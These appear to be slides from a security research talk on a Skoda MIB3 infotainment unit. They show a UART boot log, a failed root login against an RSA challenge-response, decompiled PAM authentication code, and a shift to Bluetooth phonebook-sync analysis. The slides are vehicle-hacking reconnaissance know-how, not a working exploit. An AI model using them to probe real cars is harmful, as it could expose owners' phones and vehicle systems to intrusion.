
MIB3 infotainment architecture & connections




MIB3 infotainment architecture & connections



MIB3 infotainment architecture & connections



MIB3 infotainment architecture & connections



UART – locked with RSA-based challenge-response


```
pwc: 16:02:11,204 init uart0 (cpu)...
pwc: 16:02:11,204 init uart1 (carcom)...
<...SNIP...>
[    0.021224] NOTICE:  BL2:
v1.5(release):mqb_sop2-15.20.110
[    0.025218] NOTICE:  BL2: Secure boot
[    0.092902] NOTICE:  R7: loaded
[    0.098896] NOTICE:  BL31: loaded
<...SNIP...>
Welcome to Linux!
skoda-infotainment-5572 login: root
1-time code:
C0670D36FB788E5B673007DEA7A4DFB13CF9E28CBC2129C
AE94DA92DB871C28A15529C6CDBF9E1384096E7E6328088
DD1F95AB7FBDB0EEFD37F1CB061DDB01BD
root
invalid input lenght (4)
Login incorrect
```

UART capture

Authentication is implemented in */lib/security/pam_pcc.so* *pam_sm_authenticate()* function


```
bio_RSA_PUBKEY = PEM_read_bio_RSA_PUBKEY(v31, 0LL, 0LL, 0LL);
if ( bio_RSA_PUBKEY )
{
  memset(v19, 0, 0x1002uLL);
  if ( RSA_public_decrypt(256LL, v22, v19, bio_RSA_PUBKEY, 1LL) == -1 )
  {
    inited = OPENSSL_init_crypto(2LL, 0LL);
    error = ERR_get_error(inited);
    ERR_error_string_n(error, v16, 255LL);
    printf("RSA-Error: %s\n", v16);
  }
  else
  {
    SHA256_Init(v17);
    SHA256_Update(v17, v33, v37 >> 1);
    SHA256_Final(v18, v17);
    item = memcmp(v20, v18, 0x20uLL);
    if ( item )
      puts("Invalid response!");
  }
```

No luck with UART. Bluetooth analysis




Bluetooth service

- System service with name “phone”
- Is used for:
  - Making calls
  - Playing music
  - Phone book and messages sync
  - CarPlay
  - …



Phone book synchronization

- Implemented according to Phone Book Access Profile (PBAP)
- Phone Book Access Profile:
  - Provides opportunity to exchange phone book and call history between IVI and phone
  - Is tailored for Hands-Free Profile (HFP)*
  - Works over OBEX protocol
  - Requires pairing between phone and IVI



